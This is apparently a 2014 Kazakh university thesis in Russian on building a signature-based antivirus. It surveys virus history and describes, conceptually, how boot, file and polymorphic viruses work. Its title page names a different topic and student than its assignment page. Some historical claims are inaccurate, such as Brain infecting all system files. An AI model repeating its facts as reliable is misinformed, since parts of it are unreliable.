МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТ

Некоммерческое акционерное общество
АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ

кафедра Компьютерных технологий

«Допущен к защите»
Заведующий кафедрой КТ
Кульбаев Э.К. доцент
(Ф.И.О., ученая степень, звание)
(подпись) «12» 06 2014 г.

ДИПЛОМНЫЙ ПРОЕКТ

На тему: "Создание сетевого периферийного принтера"

Специальность Автоматизация технологических и производственных процессов

Выполнил (а) Кулжанов Н.А (Фамилия и инициалы) ВТ-10-3 группа

Научный руководитель ст.преп. К.Т. Зуева Е.А. (Фамилия и инициалы, ученая степень, звание)

Консультанты:

по экономической части:
Ержанова З.Ж. ст.преподаватель
(Фамилия и инициалы, ученая степень, звание)
(подпись) «23» 06 2014 г.

по безопасности жизнедеятельности:
Дюсебекова М.Б. к.т.н. профессор
(Фамилия и инициалы, ученая степень, звание)
(подпись) «28» 05 2014 г.

по применению вычислительной техники:
ст.преп. К.Т. Зуева Е.А.
(Фамилия и инициалы, ученая степень, звание)
(подпись) «12» июня 2014 г.

Нормоконтролер: ст.преп. К.Т. Зуева Е.А.
(Фамилия и инициалы, ученая степень, звание)
(подпись) «12» июня 2014 г.

Рецензент: _____
(Фамилия и инициалы, ученая степень, звание)
(подпись) «____» _____ 20__ г.

Алматы 2014 г.

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТАН

Некоммерческое акционерное общество
АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ

Факультет Информационных технологий
Специальность Вычислительная техника и программное обеспечение
Кафедра Компьютерных технологий

ЗАДАНИЕ
на выполнение дипломного проекта

Студент Кухахметов Мирлан Аскарович
(фамилия, имя, отчество)

Тема проекта „Создание антивирусного продукта"

утверждена приказом ректора № 115 от «24» сентября 2013 г.
Срок сдачи законченной работы «12» июня 2014 г.
Исходные данные к проекту требуемые параметры результатов проектирования (исследования) и исходные данные объекта

С каждым годом в мире всё больше и больше появляется новых вирусов, которые могут нанести огромный вред всей информационной системе, следовательно, нужна разработка антивируса, с постоянно обновляемой базой вирусов, использующий новые технологии поиска вирусов и своевременно реагирующий на различные способы атак информационной системы

Перечень подлежащих разработке дипломного проекта вопросов или краткое содержание дипломного проекта:

1 История создания вирусов и антивирусов
2 Классификация вирусов
3 Исследование методов обнаружения
4 Исследование технологий
5 Создание программного продукта
6 Расчет технико-экономического обоснования
7 Описание безопасности жизнедеятельности

Перечень графического материала (с точным указанием обязательных чертежей)

[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
Таблица с данными технико-экономического обоснования
Рисунки, отображающие технико-экономическое обоснование
Рисунки, отображающие безопасность жизнедеятельности
Таблица с данными о безопасности жизнедеятельности

Рекомендуемая основная литература

Сайт http://ru.wikipedia.org/wiki/Антивирусная_программа
Ф. Файтс, П. Джонстон, М. Кратц "Компьютерный вирус: проблемы и прогноз", 2006г.
Сайт http://youpc.ru/kontrolnaya-summa/
Денисов Т.В. "Антивирусная защита" // Мой Компьютер - №4 - 2002г.
Сайт http://megatorrents.org/forum/viewtopic.php?p=5191194

Консультанты по проекту с указанием относящихся к ним разделов

Раздел	Консультант	Сроки	Подпись
Экономика	Еремеева З.Д.	15.04–21.05.14	[signature]
БЖД	Бриккозько Н.Г.	11.04–28.05.14	[signature]
Основная часть	Зуева Е.А.	20.02–12.04	[signature]
Нормоконтроль	Зуева Е.А.	12.04–12.05	[signature]

ГРАФИК
подготовки дипломного проекта

№ п/п	Наименование разделов, перечень разрабатываемых вопросов	Сроки представления руководителю	Примечание
1	Сбор необходимых материалов	01.04.14	
2	Исследование предметной области	05.04.14	
3	Выбор технологии программирования	13.04.14	
4	Выбор языков описания модулей	20.04.14	
5	Тестирование модулей	1.5.14	
6	Создание модуля с бизнес-логикой	15.04.14	
7	Проектирование интерфейса	23.04.14	
8	Разработка пользователя	01.05.14	
9	Отладка работоспособности	10.05.14	
10	Написание раздела "технико-экономическое обоснование"	21.05.14	
11	Написание раздела "Безопасность жизнедеятельности"	23.05.14	
12	Оформление отчета	31.05.14	

Дата выдачи задания «10» февраля 2014 г.

Заведующий кафедрой _____ _____
(подпись) (Фамилия и инициалы)

Руководитель Попов Зуева С.А.
(подпись) (Фамилия и инициалы)

Задание принял к исполнению
студент _____ _____
(подпись) (Фамилия и инициалы)

Аннотация

В дипломном проекте производится разработка простого антивируса для операционной системы семейства Windows.

Антивирус состоит из антивирусного сканера и базы данных сигнатур вирусов. При проверке файлов пользователем антивирус сравнивает файлы по своей базе вирусов. Антивирус запрашивает разрешение на удаление файла при обнаружении вирусов и благодаря различным методам поиска вирусов, коэффициент погрешности при поиске вирусов очень низкий.

В работе рассматриваются вопросы безопасности жизнедеятельности, приводится технико-экономическое обоснование и рассчитывается цена разработки проекта.

Аңдатпа

Дипломдық жобада жай антивирус зерттемесі Windows бала-шағасының операциялық жүйесі үшін өндіріледі.

Антивирус антивирустык сканеры және вирустың айтылмыш сигнатурасының базасынан деген құралады. Файлдың тексерісінің пайдаланушымен антивирус файлдарды ша вирустың өзінің базасының салыстырады. Антивирус файлдың аулақтауына деген рұқсатты вирустың кездестір- сұратады және, вирустың ізденісінің түрлі әдістері арқылы, кемшіліктің еселігі при вирустың ізденісінің өте аласа.

Жұмыста тіршілік әрекетімнің қауіпсіздігінің сұрақтары қарастырылады, технико-экономикалык қисын келтіреді және жобаның зерттемесінің бағасы есептегім.

Abstract

In the thesis project covers the development of a simple anti-virus for family operating system Windows.

Anti consists of a virus scanner and virus signature database. When scanning files, user antivirus compares files in its database of viruses. Anti requests permission to delete the file when it detects viruses and, thanks to the different methods of virus scan error factor when searching for viruses is very low.

The work deals with life safety, provides a feasibility study and calculate the price of the project development.

Содержание

Введение

Компьютерные вирусы – это программы, специально созданные с целью нарушения работы компьютера и возможностью просмотра конфиденциальной информации. Вирусы влияют на скорость работы и производительность компьютера, затрачивается очень много времени на выполнения конкретных задач. Некоторые вирусы настолько опасные, что могут привести к потере данных. В некоторых случаях вирусы способны влиять на работоспособность всей системы. Если компьютер подключен к Интернету, его работа может быть сильно замедлена или заблокирована в результате удаленных атак вредоносных программ.

Заражение компьютера вирусом или вредоносной программой может привести не только к повреждению, изменению или уничтожению хранящихся на этом компьютере данных, но и к компрометации, а также провоцированию пользователя. Попав на компьютер пользователя, вредоносная программа может воспользоваться хранящейся на компьютере персональной информацией для выполнения от имени пользователя каких-либо действий. Например, вредоносная программа может подписать пользователя на почтовые рассылки, совершить покупку в Интернет-магазине и совершить любые другие аналогичные действия. Поэтому каждый компьютер должен быть защищён при помощи антивирусного программного обеспечения, способного обнаружить эти вирусы и удалить их с вашего компьютера.

Антивирус – это программа, специально предназначенная для обнаружения компьютерных вирусов и вредоносных программ, а также для

предотвращения заражения вирусами файлов и системы, а в случае заражения восстановление поврежденных файлов [1].

Цели создания данного антивирусного программного обеспечения:

- создать полноценную программу для поиска и обезвреживания вирусов;
- показать на примере действие вирусов и антивируса;
- создать систему способную к преобразованию и обновлению, что впоследствии может стать первым звеном в создании мощного антивирусного программного обеспечения.

В дипломной работе создан классический антивирусный продукт, основанный на сигнатурном методе детектирования, методе поиска по контрольной сумме, метод поиска по HEX-строке в заданной позиции. Целевая платформа - операционная система семейства Windows.

Реализуется антивирусный сканер, который будет создан по аналогу с любыми современными вариантами сканера. В антивирусе создана база данных с возможностью добавления новых сигнатур вирусов, и сканер для поиска вредоносных сигнатур. Основная сложность создания антивируса заключается в программировании быстрого сканера, который позволил бы сканировать большие объемы информации в предельно сжатые сроки. Поиск вирусов производится в .exe, .dll, .com, .bat, .scr форматах файлов.

1 Вирусы и методы их обнаружения

1.1 История возникновения вирусов и антивирусов

Первые антивирусные программы появились в 1987 году, так как ещё в 1986 году появились первые вирусы. Антивирусы CHK4BOMB и BOMBSQAD были написаны американским программистом Энди Хопкинсом. CHK4BOMB открывал доступ к загрузочному модулю персонального компьютера и перехватывал текстовые сообщения. BOMBSQAD открывал доступ к операциям записи и форматирования в BIOS. Можно было запретить запись если она казалась подозрительной или угрожала системе.

Самый первый резидентный антивирус появился в 1987 году. Антивирус DRPROTECT создан Джи Вонгом. Антивирус следил и в случае необходимости мог блокировать все операции, выполняемые в BIOS. В случае обнаружения вируса антивирус требовал перезапуска системы, чтоб избежать каких либо угроз. Антивирусные программы в самом начале своего появления представляли собой всего лишь пару десятков сигнатур вирусного кода, который хранился в теле программы, и во время поиска вирусов программа ссылалась на эти сигнатуры. Сигнатуры не были зашифрованы и порой возникали проблемы, так как антивирусы одной системы могли обнаружить вирусный код в другой системе. Появление новых сложных и опасных вирусов повлекло за собой обновление и усложнение антивирусов. В скором времени разработкой антивирусов стали заниматься большие компании состоящие из сотен программистов, тестировщиков и аналитиков.

В 1992 году появился генератор полиморфного кода MtE. Его код мог постоянно меняться и генератор был настолько прост, что им мог воспользоваться любой начинающий программист. Полиморфные вирусы стали настоящей угрозой и старые методы защиты были бессильны им противостоять, ситуация была спасена лишь с появлением эмулятора кода. Эмулятор кода «убирал» зашифрованную часть вируса и находил постоянное тело вируса. Самой первой антивирусной программой с эмулятором кода стал Антивирус Касперского (Рисунок 1).

Рисунок 1 – Логотип Антивируса Касперского

Кроме эмулятора кода появились и такие системы защиты как статистический анализ, криптоанализ, эвристический анализатор и поведенческий блокиратор, которые позволили антивирусам догнать стремительно набирающую высоту индустрию вирусов. Принципы, которые были созданы 15 лет назад используются и в настоящее время. Многозадачный и с целой системой сложных программ, появившийся Windows создал новые требования к производителям антивирусов, такие как обработка и проверка файлов «на лету». Резко сократилось количество разработчиков антивирусов, так как делать их стало намного сложнее, но все же антивирусный бизнес оставался весьма прибыльным. Появлению Интернета и следующего за ним развития шпионских программ, разработчики антивирусного ПО ответили внедрением файерволов. Файерволы – защитные шлюзы. С каждым днем появляются новые, намного сложнее и опаснее вирусы, и на данный момент в мире насчитывается 60 компаний занимающихся выпуском антивирусной

продукции. Ситуация на рынке антивирусного программного обеспечения резко изменилась с появлением Microsoft Security Essentials (Рисунок 2), так как этот антивирус распространялся бесплатно и был создан опытнейшими программистами, которые взяли за основу - Forefront. Microsoft Security Essentials по качеству не уступает платным аналогам. Антивирусы стали легкодоступны [2].




Рисунок 2 – Главный сайт Microsoft Security Essentials

Самый первый вирус появился в 1986 году и назывался «Brain». Он заражал все файлы системы. Он был создан 19-летним пакистанцем Басит Фарук Алви. Он и его брат Амжад вместе написали специальное приложения для узнавания сердечного ритма, а для защиты от пиратства написали программу Brain. Эта программа замедляла работу компьютера при нелегальном копировании. Она саморазмножалась, что впоследствии привело к первой в истории вирусной эпидемии.

1988 — JERUSALEM

Этот вирус известен как «пятница 13-е». Его принцип действия был основан на том, что во первых он проникал в компьютер и в определенную дату, а точнее «пятницу 13-го», он уничтожал любой файл открытый

пользователем. Первым кто серьезно пострадал от этого вируса стал Университет Иерусалима, впоследствии этот вирус и стал называться «Иерусалим». Он вызвал большую панику и после этого момента ведущие программисты стали понимать всю опасность вирусов.

1988 — ЧЕРВЬ МОРРИСА

Студент Корнелльского университета Роберт Т. Моррис решил собрать информацию о пользователях компьютерной сети ARPANET. Так появился первый «червь», то есть программа, которая не заражает файлы, а просто живет в компьютере и выполняет свою вредоносную функцию. Этот вирус получил прозвище «Великий червь» из-за ошибки разработчика: программа переползала не только на еще чистые компьютеры, но и на те, где ее копия уже вовсю работала. Чем больше червей одновременно копошилось в компьютере, тем медленнее он работал, а вскоре и просто зависал. Общий ущерб от червя составил $100 млн. Полиции Моррис сдался сам. В итоге приговор был мягким — 400 часов общественных работ и $10 000 штрафа.

1989 — AIDS

В те времена, когда файлы невозможно было отправить по электронной почте, спамерам-злоумышленникам приходилось туго. Так, Джозеф Попп разослал в общей сложности 20 000 дискет с надписью: AIDS Introductory Information Diskette Version 2 («СПИД. Вводная информация. Дискета. Версия 2.0»). Тех, кто запустил дискету, через 90 включений/выключений компьютера ждал сюрприз: программа шифровала и делала невидимыми все файлы, сообщая, что откроет доступ к ним только после того, как по определенному адресу в Панаме будет отправлен чек на $189–378. AIDS стал первым примером подобного рода шантажа.

1990 — DISK KILLER

Английский компьютерный журнал PC Today решил осчастливить читателей, вложив в новый номер дискету с программами. В дискете оказался вирус DiskKiller: он прятался в каждом из 50 000 флоппи-дисков. В 1995-м в аналогичную лужу сел софтверный гигант Microsoft, разославший для тестирования бета-версию Windows 95, зараженную вирусом Form.

1992 — PEACH

Первый вирус с функцией антиантивируса, начинавший жизнь на PC с удара по его защитной программе.

1995 — CONCEPT

Первый вирус для Microsoft Word.

1997 — BLISS

Первый вирус для операционной системы Linux. В том же году вредоносное ПО научилось распространяться по электронной почте и FTP.

1998 — BACK ORIFICE

Первый вирус, позволяющий злоумышленнику брать под контроль компьютер пострадавшего или даже целую сеть и управлять ею как системный администратор.

1999 — BABYLONIA

Впервые зловред сам скачивал себе обновления, постоянно проверяя, не появились ли в Сети его более совершенные версии.

2000 — LOVE LETTER

Человек получал от своего знакомого письмо с темой ILoveYou и вложенным файлом LOVE-LETTER-FOR-YOU.TXT. При открытии письмо заражало компьютер: вирус крал логины и пароли, уничтожал библиотеки текстов, музыки и изображений, а также рассылал сам себя всем контактам из адресной книги. Вскоре поражены оказались сети ЦРУ, NASA, Конгресс США, Пентагона, британской палаты общин. Ущерб от «Любовного письма» измерялся миллиардами долларов (Рисунок 3) [3].

Рисунок 3 – Вирус LOVE LETTER

2001 — CODE RED

Через 20 дней после начала распространения миллионы пораженных машин были объединены в армию виртуальных зомби (теперь это называют «бот-сеть»), атаковавших в том числе сайт Белого дома, который быстренько пал.

2003 — SLAMMER

Распространялся так активно, что каждые 8,5 секунд число пораженных PC удваивалось. Лавина из бесконечно пересылающихся копий вируса так нагрузила интернет, что Южная Корея отключилась от Всемирной паутины на целые сутки. Представь: вся страна в офлайне!

2004 — SASSER

Эпидемия этого червя привела к тому, что аэропорты из-за компьютерных сбоев отменяли рейсы, а отделения банков закрывались. Когда число пострадавших машин стало измеряться миллионами, Microsoft назначил награду за поимку автора Sasser. Парня сдали знакомые, позарившись на куш в

$250 000. Папа у этого зловреда оказался молодой — 18-летний немецкий студент Свен Яшан (Рисунок 4).

Рисунок 4 – Последствия атаки вируса SASSER

2006 — LEAP

На шестом году жизни операционной системы MacOS X она получает своего первого червя. Своеобразный комплимент от хакеров, признавших популярность компьютеров Apple.

2007 — STORM

Приходил в систему в виде спама со вложенным файлом, при нажатии на который включал компьютер в сеть бот-нетов. Никакого вреда самой машине «Шторм» не причинял — он просто затаивался, чтобы в любой момент по команде извне пустить этих зомби в бой. Уникальность «Шторма» в том, что у него не было одного управляющего сервера: зараженные машины были сформированы в сложную сеть со своими промежуточными начальниками, и общая численность такой армии доходила до 10 000 000 PC.

2010 — STUXNET

Появились сообщения, что завод по производству ядерного топлива в Иране испытывает огромные трудности. Тысячи центрифуг, на которых происходило обогащение урана, начали вести себя необъяснимо: то раскручивались до чрезвычайно высокой скорости, то резко замедлялись и — выходили из строя. Специалисты утверждают, что свел центрифуги с ума компьютерный червь Stuxnet. Как он попал на завод, кто вообще создал это кибероружие — доподлинно неизвестно (хотя те же специалисты указывают на

Израиль). Но результат налицо: ядерной бомбы у безумного иранского режима нет до сих пор [4]. На рисунке 5 показана статистика атак кибероружием.




Рисунок 5 – Статистика атак кибероружием

1.2 Классификация вирусов

1.2.1 Загрузочные вирусы

Загрузочный вирус (англ. Boot viruses) — компьютерный вирус, записывающийся в первый сектор гибкого или жесткого диска и выполняющийся при загрузке компьютера. При включении или перезагрузке компьютера Boot-вирус заменяет собой загрузочный код и таким образом получает управление ещё до непосредственного запуска операционной системы. Вместо операционной системы загружается вирус, размещая в памяти свое тело, которое хранит в неиспользованных секторах, идущих после MBR, но до первого загрузочного сектора раздела. Перехватив обращения к дискам, вирус продолжает загрузку операционной системы. Размножается вирус записью в загрузочную область других накопителей компьютера.

Простейшие загрузочные вирусы, находясь в памяти зараженного компьютера, обнаруживают в компьютере незараженный диск и производят следующие действия:

- выделяют некоторую область диска и делают её недоступной операционной системе;
- замещают программу начальной загрузки в загрузочном секторе диска, копируя корректную программу загрузки, а также свой код, в выделенную область диска;
- организуют передачу управления так, чтобы вначале выполнялся бы код вируса и лишь затем — программа начальной загрузки.

Загрузочные вирусы очень редко «уживаются» вместе на одном диске из-за того, что используют одни и те же дисковые сектора для размещения своего кода/данных. В результате код/данные первого вируса оказываются испорченными при заражении вторым вирусом, и система либо зависает, либо зацикливается при загрузке. Вирус в загрузочной записи представлен на рисунке 6.




Рисунок 6 – Вирус в загрузочной записи

1.2.2 Файловые вирусы

В отличие от загрузочных вирусов, которые практически всегда резидентны, файловые вирусы совсем не обязательно резидентны. Рассмотрим схему функционирования нерезидентного файлового вируса. Пусть у нас имеется инфицированный исполняемый файл. При запуске такого файла вирус получает управление, производит некоторые действия и передает управление «хозяину»

Он ищет новый объект для заражения - подходящий по типу файл, который еще не заражен. Заражая файл, вирус внедряется в его код, чтобы получить управление при запуске этого файла. Если файловый вирус резидентный, то он установится в память и получит возможность заражать файлы и проявлять прочие способности не только во время работы зараженного файла. Заражая исполняемый файл, вирус всегда изменяет его код - следовательно, заражение исполняемого файла всегда можно обнаружить. Но, изменяя код файла, вирус не обязательно вносит другие изменения:

- он не обязан менять длину файла;
- неиспользуемые участки кода;
- не обязан менять начало файла.

Наконец, к файловым вирусам часто относят вирусы, которые «имеют некоторое отношение к файлам», но не обязаны внедряться в их код.

Таким образом, при запуске любого файла вирус получает управление (операционная система запускает его сама), резидентно устанавливается в память и передает управление вызванному файлу. На рисунке 7 показано действие вируса в файле mouse.com.




Рисунок 7 - Вирус в файле mouse.com

1.2.3 Полиморфные вирусы

Большинство вопросов связано с термином «полиморфный вирус». Этот вид компьютерных вирусов представляется на сегодняшний день наиболее опасным.

Полиморфные вирусы - вирусы, модифицирующие свой код в зараженных программах таким образом, что два экземпляра одного и того же вируса могут не совпадать ни в одном бите. Такие вирусы не только шифруют свой код, используя различные пути шифрования, но и содержат код генерации шифровщика и расшифровщика, что отличает их от обычных шифровальных вирусов, которые также могут шифровать участки своего кода, но имеют при этом постоянный код шифровальщика и расшифровщика.

Полиморфные вирусы - это вирусы с самомодифицирующимися расшифровщиками. Цель такого шифрования: имея зараженный и оригинальный файлы, вы все равно не сможете проанализировать его код с помощью обычного дизассемблирования. Этот код зашифрован и представляет собой бессмысленный набор команд. Расшифровка производится самим вирусом уже непосредственно во время выполнения. При этом возможны варианты: он может расшифровать себя всего сразу, а может выполнить такую расшифровку «по ходу дела», может вновь шифровать уже отработавшие участки. Все это делается ради затруднения анализа кода вируса. На рисунке 8 показан список самых распространенных полиморфных вирусов.

